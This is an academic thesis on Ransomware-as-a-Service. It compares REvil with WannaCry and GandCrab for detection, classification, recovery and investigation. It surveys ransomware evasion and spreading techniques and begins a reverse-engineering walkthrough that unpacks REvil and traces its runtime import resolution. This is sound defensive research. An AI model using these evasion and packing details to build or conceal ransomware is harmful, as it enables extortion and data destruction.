The new generation of ransomware - An in depth study of Ransomware-as-a-Service

Noël Keijzer

June 25, 2020

UNIVERSITY OF TWENTE.

Abstract

Ransomware is a problem that is becoming more prevalent as companies start to rely more on IT infrastructure. Ransomware causes major damages to companies and has recently emerged in a new form, Ransomware-as-a-Service (RaaS). RaaS is a service provided by ransomware authors which allows cyber-criminals to rent ransomware for a fee. RaaS allows cyber-criminals without the skills to write their own ransomware to deploy a "rented" version. A RaaS strain, REvil, is compared to a regular ransomware strain, WannaCry. Differences and common properties are discovered among these strains and are evaluated using existing works on other RaaS and regular ransomware strains.

From these characteristics it follows that RaaS is at least as advanced if not more advanced than the most sophisticated regular ransomware. Several possible mitigation techniques are proposed to reduce the impact of RaaS, classify it during or after infection and recover files from an encrypted system. Finally, it is shown how these differences and common properties can aid in a criminal investigation.

REvil is also compared to an older RaaS strain, GandCrab. Differences and common properties are found for these two strains and evaluated using analyses of other RaaS strains. From these differences and common properties several trends in RaaS development are identified. RaaS is moving towards using more advanced encryption techniques and making the ransomware more configurable. Finally RaaS has moved towards a model that is able to encrypt systems independent from Command & Control servers.

Preface

Writing this report has been a fun and interesting journey. Starting off not knowing anything about reverse engineering, it was also quite the learning experience.

I would like to thank my future colleagues at Northwave for all their support and guidance during this process.

I would like to thank Erik and Anna for being my supervisors. Furthermore, I would like to thank Martijn for his advice and the daily supervision during my thesis. Without his help this thesis would never have turned out the way it did.

I would like to thank all the friends I made during my studies for the fun times, you know who you are!

Finally, I would like to thank my family for supporting me all the way through my studies.

Contents

1 Introduction

Ransomware is a problem that is currently very relevant. More and more news articles are published that describe ransomware infections of Universities, government entities and companies. An example of such an infection is the ransomware attack on the University of Maastricht in the Netherlands that is currently getting a lot of attention[49][66][48][36][35]. In the ransomware domain there is a new model that is increasing in popularity, Ransomware-as-a-Service(RaaS). This model follows innovations made by legitimate companies such as Software-as-a-Service and Platform-as-a-Service[56]. Ransomware-as-a-Service allows criminals with limited technical knowledge to "rent" sophisticated ransomware. According to [56] RaaS is a growing trend. Even though it is growing in popularity there is little information about it in the academic domain.

1.1 Contribution

This paper will look at a very recent Ransomware-as-a-Service strain, REvil, which has not been studied in any academic literature. At the time of writing REvil is the most active strain, which can be seen in Figure 1[44]. It will be compared to WannaCry, which is one of the most thoroughly studied ransomware strains[96][91][92][100]. This comparison will result in a set of differences and common properties between Ransomware-as-a-Service and regular ransomware. On top of that, this paper will try to identify trends in ransomware development by comparing REvil to Gandcrab, which is an older Ransomware-as-a-Service strain that shares many similarities with REvil[55] and which has already been studied[95].




Figure 1: Most popular ransomware strains in Q4 of 2019

Identifying the differences and common properties between Ransomware-as-a-Service and regular ransomware will allow for determining which differences/properties can be used for detection, classification, prevention and removal of RaaS. These differences and common properties will also be used to show if there is a basis for legal action against the malicious actors. On top of this RaaS strains will be compared to identify developments in RaaS strains. These developments will be used to to paint a picture of possible future developments in RaaS. These results will fill the void in academic works on Ransomware-as-a-Service and aim to reduce the impact of RaaS.

1.2 Report structure

The rest of the report will be structured as follows. In section 3 the core concepts necessary to follow this report will be explained. Section 4 will describe the outline of the study. It will list the main research questions for the study and the methodology used to answer these questions. Sections 5, 6 and 7 will contain the application of the methodology on REvil, WannaCry and GandCrab. Section 8 contains an overview of what is published about other ransomware and RaaS strains by security companies. It is used as an additional source of information for verifying the differences and common properties found. In section 9 the results found will be discussed and finally, section 10 will describe the conclusion of this research.

2 Research questions

The goal of this research is to explore the current state of Ransomware-as-a-Service(RaaS), find measures to reduce the impact of RaaS and discover possible future developments in this area. To explore the current state of RaaS this research aims to find characteristics of RaaS based ransomware. To find measures to reduce the impact of RaaS, the aforementioned characteristics will be evaluated for possibilities to use them for detection, classification and removal of the ransomware. On top of that they will be evaluated for the the possibility to use them for legal action against the malicious actors behind the ransomware. To explore the possible future developments of RaaS, this research aims to find differences between a current and an olders RaaS strain and tries to identify trends in RaaS development. As such this results in the following research questions:

RQ 1: What is the current state of Ransomware-as-a-Service, what measures can be taken to reduce the impact of Ransomware-as-a-Service and what is the direction of development in Ransomware-as-a-Service?

RQ 1.1: What are the differences and common properties of Ransomware-as-a-Service ransomware compared to regular ransomware?

RQ 1.2: How can the characteristics of Ransomware-as-a-Service be used to reduce the impact of Ransomware-as-a-Service?

RQ 1.2.1: Can these characteristics be used to detect Ransomware-as-a-Service ransomware in the early stages of its execution?

RQ 1.2.2: Can these characteristics be used to classify a Ransomware-as-a-Service ransomware during/after infection?

RQ 1.2.3: Can these characteristics be used to recover files from an encrypted system?

RQ 1.2.4: Can these characteristics be used to aid in criminal investigations?

RQ 1.3: What are the differences and common properties of REvil compared to GandCrab?

RQ 1.4: Can these differences be used to find trends in current Ransomware-as-a-Service development?

3 Background

This section will provide the reader with an overview of the core concepts that are necessary to understand this report.

3.1 Ransomware

Ransomware is a form of malware that is designed with the sole purpose of extorting ransom from a victim by encrypting all their files[99]. Ransomware is a great danger to businesses as it can shut down critical systems of the organizations and cause a seize of all business operations[100].

Simoiu et al. suggest that a large part of ransomware between 2015 and 2016 is actually a locker based ransomware and not cryptographic based[103]. They state that only 34% of users infected with ransomware experienced any actual encryption of their files, while the rest of the users only experienced a lock screen that ignores user input, without any encryption. This is further solidified by a report from Kaspersky labs indicating that only 40% of ransomware actually encrypted files in the period 2015-2016[33]. There is no literature supporting or contradicting if this pattern is still present in 2020. Even though locker-based ransomware seems to be more prevalent than cryptographic ransomware, we will focus on the latter as dealing with locker-based ransomware requires little technical knowledge to remove. The screen is usually locked by creating a new desktop that ignores all user input or by showing a full-screen web page in a browser asking for a ransom[85]. Both can be removed to resolve the infection.

A pattern that seems to emerge from multiple works is that ransomware does not encrypt folders belonging to critical services. Joseph et al. state this for the WannaCry ransomware strain[92]. According to Pillai et al.[99] and Adamov et al.[82] this is also the case in several other strains. This is further enforced by [97], which mentions that the Spora ransomware also does this. And this is also confirmed for the CryptoWall ransomware by [98] and for the GandCrab strain by [95]. One can conclude that most strains that actually encrypt files on the computer of the user want the operating system to remain accessible, most likely to make it possible for the victim to actually decrypt the system after paying the ransom.

Adamov et al. found that the VaultCrypt, TeslaCrypt, WannaCry, Spora and Serpent ransomware strains delete copies of backup files[82]. This seems to be a pattern among the more sophisticated ransomware strains. They will delete any backup data they can find in order to leave the victim no other option than to pay the ransom. If the victim does not pay he will lose all data. In order to demonstrate that actual encryption was used and files can be recovered, most ransomware actors will offer free decryption of a small set of files[91]. Adamov et al. also found that most ransomware strains make use of the Tor network to offer their decryption services[82].

Payment is processed using anonymous payment services. This is most likely

done to make it hard for authorities to link ransomware payments back to the ransomware actors. Payments in Bitcoins are most frequently used[82][94][102].

3.2 Ransomware-as-a-Service

Ransomware-as-a-Service(RaaS) is a phenomenon that has increased in popularity[91]. RaaS is an online software package sold using a subscription type payment structure. RaaS provides ransomware that customers can deploy. It aims to simplify ransomware attacks for criminals that lack the technical skills to build their own ransomware in exchange for a part of the ransom acquired by the criminals[90]. RaaS is usually quite sophisticated software with an online dashboard giving them an overview of current attacks and payments[90]. RaaS is a growing phenomenon, increasing in popularity among criminals mainly due to its reduced infrastructure costs, deployment times and specialized social-engineering teams[88], which makes it easily accessible to criminals.

3.3 Cryptography

According to Joseph et al. the WannaCry ransomware strain makes use of AES-128 with a random key to encrypt all files on the target machine. This random key is then encrypted with the RSA-2048 public key corresponding to the private key held by the ransomware authors[92][96]. This same structure is used in Lockergoga ransomware. Lockergoga makes use of AES-128 symmetric encryption to encrypt all files on the drive and then encrypts the encryption keys using the RSA-1028 public key of the authors[83]. The same AES and RSA encryption process is also used in the Spora ransomware strain[97], Petya ransomware[104], as well as in other strains[107][98][87][88][82][91][94]. The encryption of the WannaCry and Spora strains is performed using the Windows Crypto API[92][97]. According to Caivano et al. the majority of strains make use of the Windows Crypto API for encryption[87]. However, according to Kotov et al. there are some strains that are moving to OpenSSL as encryption using the OpenSSL library is harder to detect[94].

Elliptic curve cryptography is also making its way into ransomware. It is spotted by Adamov et al. in TeslaCrypt, where it is used to generate bitcoin addresses for the ransom payment as well as managing the AES session key[82].

3.4 Privilege Escalation and Anti-virus evasion

According to Caivano et al. some ransomware strains make use of privilege escalation techniques to increase their effectiveness[87]. They make use of the SeDebugPrivilege to run files at the system-level instead of the user-level, which allows the ransomware to gain full access to the system processes. Caivano et al. also state that some ransomware strains make use of process injection and process hollowing[87] to hide their activity. Process injection means that malware will inject it's own code into a running process to hide itself. Process hollowing essentially does the same thing, except that it completely overwrites

the memory of the process. According to Kotov et al. process injection is actually the most common mode of operation for ransomware[94].

According to Adamov et al. Lockergoga ransomware attempts to evade antivirus software by distributing the encryption of files over processes, only encrypting one file per process[83]. Another observation was that ransomware makes use of passive methods of protection like packing, obfuscation and encryption in order to avoid detection[82]. As well as actively checking for running antivirus processes, which will result in shutting down the anti-virus[82].

3.5 Social engineering

Social engineering is used the most for spreading ransomware[94]. Social engineering is a process that aims to manipulate people into doing something the threat actors want[74][88]. The actors will try to get their target to open a link or file that contains a virus that will allow them access to the system of their target.

In social engineering, email traffic is often used to spread ransomware[90]. Spam emails are utilized by actors to distribute keyloggers, banking trojans and ransomware[89]. The ransomware is included in the email as a malicious link, or attached to the email as a document. Employees from Northwave mentioned that they saw a lot of ransomware activity following from an infection of Trickbot and Emotet, which are banking trojans. Unfortunately these specific trojans are not linked to ransomware by existing scientific literature.

Garg et al. claim that there are many phishing variations that are frequently used to distribute ransomware. For example, Teslacrypt regularly utilizes Javascript documents or a malicious word document attached to an email to spread itself[89]. This observation is also supported by [92], [90], [82], [102] and [100]. According to [97] the Spora ransomware family is also distributed using phishing e-mails and according to [98] the CryptoWall ransomware strain does so as well.

Distribution of malware through e-mails is done using several methods. They all come down to the same goal, to run malicious code on the system of the victim, but are done using different tactics. All tactics involve the victim opening a file, which will run the malicious code in the background. The first method is phishing e-mails. These mails are sent in bulk and will pretend to be genuine by making use of the same formatting as the source they are pretending the e-mail originates from[90]. The second method is spear phishing, which is a variation of phishing that does not focus a large group of people but instead targets a single person or company with a personalized e-mail. This type of phishing was used to distribute the Cerber, Spora and Serpent ransomware strains[82]. Thirdly there is whale phishing, which is focused on executives of companies in order to obtain access that lower employees of the company do not have. Finally there is e-mail spoofing, which changes the e-mail header to make it look like the e-mail originates from a trustworthy company[90].

Another form of social engineering used to distribute ransomware is through malicious files. When the legitimate looking file is executed the ransomware will start. According to Simoiu et al. pirating media increases the risk of malware infection[103]. This makes sense as such malicious files often show up on Torrent sites where any user can upload files without any anti-virus checks in place[90]. Lemmou et al. state that Gandcrab was distributed via fake software cracking sites[95]. Another method that is used to distribute these malicious files is through USB devices. Once a victim inserts the compromised USB stick into a machine, the malicious code on it will install automatically[90]. Different methods are used to distribute these USB sticks, one example being an attacker dropping the infected USB stick on the parking lot of the company that is being targeted[90].

3.6 Exploit kits

According to Garg et al. ransomware distributers often make use of exploit Kits(EK)[89], other works support this[95][105]. EKs are developed to automatically and silently exploit vulnerabilities on victims' machines[73]. It is an Internet crime-ware package for attackers and comprises not only of the tools to infect machines, but also offers command and control capabilities. These command and control capabilities allow users to orchestrate networks of infected systems and also allows the user remote access to the victims. This access allows for execution of further criminal operations[105].

These EKs are usually used in combination with social engineering campaigns mentioned in subsection 3.5 or in combination with malvertisement campaigns[105][94]. Malvertising is the process of embedding malicious code in an advertisement hosted on a legitimate website[105][90]. This advertisement then reroutes the visitor of the website to a website belonging to the EK owner, which will infect them.

An example of an EK is the Angler EK, which has distributed various versions of TeslaCrypt and Locky ransomware[89][82]. The Atomic EK has been used to spread Locky ransomware[89]. Another ransomware that was spread using EKs was GandCrab, which was spread using RIG EK and GrandSoft EK[95], the CryptoWall ransomware strain is also linked to EKs[98].

WannaCry spreads itself by using a SMBv1 vulnerability[91]. It infects systems through the use of two exploits, EternalBlue[83][91] and DoublePulsar[96][91]. According to Popli et al. the Petya ransomware strain also spreads using these exploits[100]. These kinds of exploits are usually carried out using an EK, which further solidifies the association between ransomware and exploit kits.

Suren et al. state that EK-as-a-service is a model that is currently becoming the standard[105]. Which essentially means that an exploit kit is rented out to cybercriminals, who can use them for their own purposes, usually spreading banking trojans or ransomware. Exploit kits are one of the fastest growing online threats[90].

3.7 Remote access services

Another attack vector for ransomware is using remote access services. An example of such a service is RDP. RDP is a protocol used by many operating systems that allows a user to mirror the screen, keyboard and mouse of a remote system on the local device[90]. RDP port scans are often used by cyber-criminals to find deployed RDP applications[89]. These applications can then be attacked using, for example, a brute force attack. Alternatively an attacker can log in using credentials that they acquired through other means(phishing, password dumps etc.)[90].

3.8 Packers

According to Yan et al. a packer is a software program that compresses and encrypts an executable file and restores the original executable when the packed file is executed[106]. A packed file is a type of archived file that is not necessarily malicious. For example some packers are used to protect legitimate programs from cracking tools by putting a "Shell" around them[106]. Because of the way packers work they are also very attractive to malicious actors. A packer allows a malicious actor to encrypt their malware in such a way that when a static analysis is done on the malware, only the code used to unpack the malware is visible for analysis. This process allows the actors to evade anti-virus software trying to scan files on disk. The executable would need to be executed for the actual malicious code to be decrypted and executed. According to Ban et al. a common solution to analyze a packed executable is to extract the original code from the packed program using an appropriate unpacker prior to malware analysis[86]. Generally, extracting the unpacked code is done by monitoring the execution process of the program and capturing the memory snapshot when the original code is loaded into memory[86].

3.9 Anti-RE techniques

Malware authors use anti-reverse engineering techniques to impede the reverse engineering process[101]. These techniques can be seen in the overview created by Priya et al. shown in Figure 2[101]. Malware authors terminate their code or run a different section of code if the code thinks it is being debugged or running in a virtual environment.




Figure 2: Anti-Reverse engineering techniques

3.10 Intrusion detection systems

Intrusion detection systems are programs that look for malicious activity on networks. In practice there are many tools that are used to look for malicious activity, both on networks and on endpoints. Examples of network solutions are Suricata[65] and Snort[64]. Most intrusion detection systems(IDS) make use of rules that allow or block traffic from a network.

4 Methodology

In order to answer the research questions that are formulated in section 2, a structured methodology is necessary. The methodology below will discuss how to collect new data as well as potential data sources that can contain existing information that is useful for answering the research questions. The methodology will describe the steps to answer each research question and sub question.

4.1 RQ 1: What is the current state of Ransomware-as-a-Service, what measures can be taken to reduce the impact of Ransomware-as-a-Service and what is the direction of development in Ransomware-as-a-Service?

The current state of Ransomware-as-a-Service(RaaS) will be evaluated in RQ 1.1. The characteristics identified in RQ 1.1 will be used in RQ 1.2 to find out if it is possible to use these characteristics to reduce the impact of RaaS. RQ 1.3 will be used to find the characteristics neccessary for RQ 1.4 to analyze the direction of development.

4.2 RQ 1.1: What are the differences and common properties of Ransomware-as-a-Service ransomware compared to regular ransomware?

In order to find differences between the strains an analysis is needed to determine what functionality is present in the REvil strain and how it differs from functionality offered by WannaCry. This will be done using dynamic and static analysis. To perform such an analysis samples are needed. These samples will be downloaded from Malshare[37]. Initially, dynamic analysis will be used to gain an overview of what functionality the ransomware has, after which static analysis is used to find more details about the functionality of the sample. The samples will be compared using the following variables:

- Packing method
- Anti-reverse engineering techniques
- Imports
- Mutexes
- Registry keys
- API Functions
- Privilege escalation methods
- Configuration options

- Encryption method
- Encryption key management
- Command & Control communication fields
- Network traffic
- Anti-virus evasion methods
- Persistence mechanisms
- Spreading mechanisms
- Process white/blacklist
- Folder white/blacklist used for encryption
- Execution flowchart
- MITRE ATT&CK matrix[40]

The dynamic analysis will initially be done through Any.run[1]. Any.run is a sandbox environment that does automatic analysis on programs ran inside it. In Any.run it is possible to generate a MITRE ATT&CK matrix[40]. On top of that Any.run will provide an overview of what processes the sample starts and what file activity occurs on the system. This information is beneficial for the static analysis as it provides context for the functions within the executable. After reviewing the sample in Any.run, it will be analyzed using PEiD[19] and Detect It Easy[16](DIE) to test if it is packed. In the case that it is not packed the following unpacking steps will be skipped. When the executable is packed and PEiD/DIE are able to identify the packer, that packer will be used to unpack the executable. If PEiD/DIE are not able to find which packer is used or automatic unpacking fails, then x32Dbg[81] will be used to manually unpack the executable. After an unpacked executable is available, x32Dbg and IDA PRO[28] will be used to mitigate any anti-reverse engineering methods used. Finally, the source code of the ransomware will be reverse engineered using these same tools.

After the aforementioned steps have been taken it is already possible to collect the Anti-reverse engineering techniques used and the packing method used(which might differ for several samples and as such will be tested for multiple samples from different sources). The source code of the ransomware will produce data for the following variables: imports, mutexes, registry keys, API functions, process white/blacklist, folder white/blacklist used for encryption, configuration options, encryption method, encryption key management, anti-virus evasion methods, persistence mechanisms, spreading mechanisms and privilege escalation methods. Any.run will be used to collect data used to create the network traffic overview and execution flowchart. Finally a combination of the network traffic in Any.run and the source code of the sample will be used to fill in the command & control communication fields variable.

This process will be applied to both WannaCry and REvil and will result in a list of variables for both REvil and WannaCry. Each variable in the list will show the properties of REvil and WannaCry and describe how they are common/different. These differences and common properties will be further solidified using existing literature on different ransomware strains in order to account for the small sample size.

4.3 RQ 1.2: How can the characteristics of Ransomware-as-a-Service be used to reduce the impact of Ransomware-as-a-Service?

There are several possibilities to reduce the impact of RaaS. The first option is detecting an infection in the early stages of its execution, which will be analyzed in RQ 1.2.1. The second possibility is to classify a RaaS infection during/after infection, which will be explored in RQ 1.2.2. The third possibility is to recover files from an encrypted system, which is analyzed in RQ 1.2.3. Finally, RQ 1.2.4 aims to use the characteristics of RQ 1.1 to aid in criminal investigations. The answers to these subquestions will provide the reader with an overview of how the characteristics of RaaS can be used to reduce the impact of Ransomware-as-a-Service.

4.4 RQ 1.2.1: Can these characteristics be used to detect Ransomware-as-a-Service ransomware in the early stages of its execution?

It is likely that the differences and properties of RaaS will contain unique patterns that are necessary to execute the ransomware. An example of this could be fetching the encryption key from a command and control server. Such behavior can be blocked and will as such detect and even prevent the ransomware from fulfilling its purpose. In practice there are many tools that are used to look for malicious activity, both on networks and on endpoints. Examples of network solutions are Suricata[65] and Snort[64], an example of an endpoint solution is Enterprise Inspector[21]. Most intrusion detection systems(IDS) make use of rules that allow or block traffic from a network. The network traffic data and C&C communication will be transformed to a list of malicious domains, ports frequently used by the ransomware and unique packet contents. This list can then be used to detect ransomware in the early stages of its execution using an IDS solution.

The list of malicious domains, ports frequently used and unique packet contents will be used to create a SNORT[64] rule as a proof of concept. In order to test the proof of concept a virtual network will be created containing 2 systems. One Windows 10 machine that will execute the malware and one Ubuntu 18.04 LTS system running SNORT in IDS mode. The Windows machine will be connected to the network through the Ubuntu system. RaaS Ransomware is executed on the Windows machine, which should result in SNORT picking up the infection

based on the SNORT rule that was created. The result of the proof of concept will show whether it is possible to detect RaaS ransomware in the early stages of its execution using an IDS solution.

Endpoint detection is a process in which a machine is scanned for programs or processes containing certain patterns or performing certain system calls to detect if they are potentially malicious. Many vendors make use of YARA to identify and classify malware samples[72], which is a tool aimed at helping malware researchers to identify and classify malware samples. YARA can be used to describe malware based on textual or binary patterns. The characteristics found in RQ 1 will be used to create a YARA rule that will match Ransomware-as-a-Service ransomware. Each characteristic will be analyzed to decide if it usable for identification and detection of malware. In order to evaluate if this rule is able to detect ransomware in the early stages of execution using endpoint detection, a YARA test setup is used. YARA will be installed on a Windows 10 system and is used to analyze several RaaS ransomware files using the YARA rule that was created.

4.5 RQ 1.2.2: Can these characteristics be used to classify a Ransomware-as-a-Service ransomware during/after infection?

Ransomware running on a system will produce artifacts that are left behind on an infected system. Examples of this are configuration files or registry keys. There will likely be many other artifacts that will be found when answering RQ 1. These will be used to create a list of artifacts that investigators can use to determine if ransomware is or was present on the system they are investigating. This list of artifacts will be in the form of actions that the ransomware takes on the system and the possible traces that will be left behind. These will then allow investigators to identify which specific ransomware strain ran on the system. The execution flowchart as well as each entry in the API functions, registry keys, mutexes, the network traffic data, persistence mechanisms and Encryption key management variables will be used to look for entries that are unique to ransomware and cannot also be linked to benign activity. Each entry that indicates malicious activity will be provided in a list that investigators can use to identify if the system they are working on has been infected by ransomware. A Windows 10 system is infected with RaaS ransomware and the list created is then used to evaluate the infected system to determine if these characteristics can be used to classify the RaaS ransomware that executed on the system. This process is done for several RaaS ransomware samples.

4.6 RQ 1.2.3: Can these characteristics be used to recover files from an encrypted system?

There might be a flaw in the encryption method, encryption key management or Command & Control communication that can result in decryption of the

system. Each variable found in RQ 1.1 is analyzed to find if there are any existing methods that are able to decrypt files based on the variable. If there are no existing methods available but there seems to be a flaw in the way the variable is implemented in the ransomware then that is explored further to see if there is any possibility for recovery(this mainly applies to the way encryption and key management is implemented). This will result in a list of all variables, for each variable a possibility for file recovery is indicated. If one of the variables makes file recovery possible, a proof of concept will be created that should be able to recover one or multiple files on an encrypted system. This proof of concept will be tested on an infected Windows 10 system.

4.7 RQ 1.2.4: Can these characteristics be used to aid in criminal investigations?

This sub question will attempt to draw on the new insights provided by RQ 1.1 in an attempt to aid law enforcement. Very complex cases can benefit from any new insight that is found as even the slightest bit of information could result in new evidence being uncovered. Command & Control communication fields and the network traffic data will be used to create a list of domains and ip addresses that law enforcement can possibly use to locate the actors behind the ransomware. In order to determine if these characteristics can be used to aid in criminal investigations, the list is checked for characteristics that can be used to attribute an infection to a specific actor or group.

4.8 RQ 1.3: What are the differences and common properties of REvil compared to GandCrab?

REvil and Gandcrab share many similarities in the way they operate as well as in their codebase. This leads to the suspicion that REvil was written by the same authors as GandCrab[55]. What seems more interesting in this case are the differences. GandCrab will be analyzed in the same manner as WannaCry, using the methodology described in subsection 4.2 and will result in a list of differences and common properties of GandCrab and REvil. The data gathered on GandCrab will be backed up using existing literature such as [95], for REvil the results of RQ 1 will be used.

4.9 RQ 1.4: Can these differences be used to find trends in current Ransomware-as-a-Service development?

By looking at the differences between the two strains one can derive the improvements that authors are currently making to Ransomware-as-a-Service which allows us to create an overview of trends in current RaaS development. Each variable of REvil will be compared to the same variable for GandCrab to identify trends in ransomware development, these differences will be evaluated using literature on several other Ransomware-as-a-Service families. Furthermore dif-

ferences in several variables will be combined to draw more conclusions about trends that are occurring in ransomware development.

5 REvil analysis

This section will explore the REvil ransomware family. It will describe the analysis done on REvil using the methodology described in subsection 4.2. This chapter will consist of subsections dedicated to each variable listed in subsection 4.2.

5.1 Packing method

To start reversing the malware the first step is finding out if a packer is used. When putting the sample[1] through PEiD a hardcore scan indicates that UPX[70] is used, as can be seen in Figure 3. A normal and deep scan result in no packer being identified. This means that the executable is probably packed using a custom version of UPX.




Figure 3: PEiD identifying UPX as the packer used

Scanning the sample with Detect It Easy(DIE) using the YARA scan method also results in the sample being identified as packed with UPX, this result can be seen in Figure 4.




Figure 4: DIE identifying UPX as the packer used

As the executable is packed with UPX, the first step is to try and unpack it with

[1] MD5:61c19e7ce627da9b5004371f867a47d3

UPX. UPX is not able to unpack the executable, stating that the executable is not packed with UPX. UPXUnpack, deUPX, ShitDie, UPX-Analyser, UPX-ripper, UPXFix, UpxUnpacker, deSimpleUPXCryptor and UPXUP were not able to unpack the executable.

In order to unpack the executable manual unpacking is neccessary. Thus the executable is loaded in x32Dbg. Setting a breakpoint on the return of VirtualAlloc will make the program break each time memory is allocated. The address to which this memory is allocated can then be found in the EAX register. Checking the return value of the VirtualAlloc call results in the memory address to which the unpacked code is loaded. The memory block before returning can be seen in Figure 5. After returning the memory block is filled with the malicious code, which can be seen in figure Figure 6.




Figure 5: Memory allocated before VirtualAlloc return




Figure 6: Memory after letting the unpacking code run

After the unpacking code has executed and filled the memory block with the unpacked code the memory block is dumped to a binary file for analysis.

It was found that some REvil samples are not packed at all as the sample[2] provided by Northwave was not packed.

Different packing methods are used during the spreading of REvil, it was found that in some instances the ransomware was not packed at all, while in other

[2]MD5:ffc86892c5cc17f9dfbd9ab4d524ff9a

instances the ransomware was packed using a custom written packer based on UPX[70].

5.2 Anti-reverse engineering techniques

5.2.1 Dynamic imports

When opening the dumped binary in IDA one can see that there are no imports at all in the file. This indicates that the binary most likely resolves the imports at runtime. This is a technique frequently used by malware authors to make their code harder to reverse engineer[20]. When looking at the entry point of the binary one can see that the entry function executes two functions, the entry function can be seen in Figure 7.




Figure 7: Entry function of the unpacked binary

The first function in the entry function contains an unresolved pointer. This pointer probably points to an import that needs to be resolved at runtime. There is a single function that is executed before the pointer, as such this function is most likely the function responsible for resolving the imports at runtime. The unresolved pointer and the function before it can be seen in Figure 8




Figure 8: Unresolved import in the binary

This suspicion is further confirmed when opening the sample in API monitor. In Figure 9 one can see that the process does actually import a lot of API functions. An important observation to make here is that the malware starts with GetProcAddress API calls for all the API methods that it wants to use.

#	Time of Day	Thread	Module	API	Return Value
1	11:08:09.226 PM	1	61c19e7ce627da9b...	GetSystemTimeAsFileTime (0x0019ff60)	
2	11:08:09.226 PM	1	61c19e7ce627da9b...	GetCurrentThreadId ( )	6380
3	11:08:09.226 PM	1	61c19e7ce627da9b...	GetCurrentProcessId ( )	2212
4	11:08:09.226 PM	1	61c19e7ce627da9b...	QueryPerformanceCounter (0x0019ff58)	TRUE
5	11:08:09.226 PM	1	61c19e7ce627da9b...	GetStartupInfoW (0x0019fef0)	
6	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcessHeap ( )	0x00600000
7	11:08:09.226 PM	1	61c19e7ce627da9b...	GetModuleHandleW ("kernel32.dll")	0x75f40000
8	11:08:09.226 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019fe30, "kernel32.dll")	
9	11:08:09.226 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019fe30, 0x0019fe38)	STATUS_SUCCESS
10	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcAddress (0x75f40000, "FlsAlloc")	0x75f5a0c0
11	11:08:09.226 PM	1	KERNELBASE.dll	RtlInitString (0x0019fe14, "FlsAlloc")	
12	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcAddress (0x75f40000, "FlsFree")	0x75f62ee0
13	11:08:09.226 PM	1	KERNELBASE.dll	RtlInitString (0x0019fe14, "FlsFree")	
14	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcAddress (0x75f40000, "FlsGetValue")	0x75f552a0
